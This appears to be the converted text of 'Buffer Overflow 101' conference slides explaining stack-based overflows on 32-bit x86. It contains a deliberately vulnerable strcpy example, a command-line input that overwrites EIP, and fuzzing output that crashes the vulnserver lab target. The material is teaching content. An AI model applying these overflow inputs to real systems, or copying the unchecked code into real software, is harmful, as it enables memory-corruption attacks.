



I WANT MY EIP

Buffer Overflow 101

ABOUT MIKE

- Started in IT in 1998
- Security since 2007
- Avid ice fisherman



MOTIVATION



<https://twitter.com/infosecmemes>

ASSUMPTIONS

- 32-bit x86 architecture
- Dealing with stack-based overflows & overwriting return address only
- No stack canaries
- No DEP or ASLR protections



WHAT IS A BUFFER OVERFLOW?



Casey Smith
@subTee

Following

Not a
buffer
overflow!

True Vendor Call
Our software protects you from buffalo
overflows.
Me: Excuse me, What? o_O
Buffalo Overflows.
Me: OK






WHAT IS A BUFFER OVERFLOW?

- Program incorrectly allows writing more data into a buffer than it had previously allocated, causing adjacent memory to be overwritten





BACKGROUND – THE STACK

- Data structure – stores data in contiguous blocks
- Temporary storage in RAM
- Typical usage is to store local data, parameter values, and return address
- LIFO – Last in, first out




THE STACK VISUALIZED






ESP REGISTER

- Stores location of the top of the stack
 - Address moves lower as stack grows
 - Address moves higher as stack shrinks



GENERAL PURPOSE REGISTERS

- EAX - Accumulator
- EBX – Base
- ECX - Counter
- EDX - Data
- ESI – Source Index
- EDI – Destination Index
- EBP – Stack Base Pointer
- ESP – Stack Pointer



SPECIAL PURPOSE REGISTERS

- EIP – Extended Instruction Pointer
 - Stores address of next instruction to be executed
 - Control of EIP allows control of execution flow
 - Can only be modified through specific instructions or indirectly through the kernel



STACK BUFFER OVERFLOW VISUALIZED

```
#include <string.h>
#include <stdio.h>


void foo (char *bar)
{
    char c[12];


    strcpy(c, bar); // no bounds checking
    printf("%s\n", c);
}

int main (int argc, char **argv)
{
    foo(argv[1]);


    return 0;
}
```


adapted from https://en.wikipedia.org/wiki/Stack_buffer_overflow






```
root@kali:~/hardwater/eip# ./demo hello
hello
root@kali:~/hardwater/eip# █
```





```
root@kali:~/hardwater/eip# ./demo $(python -c 'print "A" * 16
+ "\xCC\xCC\xCC\xCC")'
AAAAAAAAAAAAAAA?????
Segmentation fault
```






DEMO TIME



FUZZING INPUT LENGTH

- Using vulnserv_fuzz_1_input_length.py



FUZZING INPUT LENGTH

- Only fuzzing the length of input, not protocol or handling of characters


The screenshot shows a Python script on the left and the Immunity Debugger interface on the right. The Python script is sending buffer lengths to a vulnserver.exe process. The Immunity Debugger CPU window shows registers and memory dump windows. A yellow box highlights the CPU register pane where EIP is at 41414141. A red box highlights the status bar message: "[13:29:20] Access violation when executing [41414141] - use Paused".

```

Python 2.7.1 (r271:86832, Nov 27 2010, 18:30:46) [MSC v.1500 32 bit (Intel)] on win32
Type "copyright", "credits" or "license()" for more information.
>>> ===== RESTART =====
>>>
Sending buffer length: 6
TRUN COMPLETE
Sending buffer length: 106
TRUN COMPLETE
Sending buffer length: 306
TRUN COMPLETE
Sending buffer length: 506
TRUN COMPLETE
Sending buffer length: 706
TRUN COMPLETE
Sending buffer length: 906
TRUN COMPLETE
Sending buffer length: 1106
TRUN COMPLETE
Sending buffer length: 1306
TRUN COMPLETE
Sending buffer length: 1506
TRUN COMPLETE
Sending buffer length: 1706
TRUN COMPLETE
Sending buffer length: 1906
TRUN COMPLETE
Sending buffer length: 2106
  
```

Server accepted 1906 bytes but crashed at 2106.

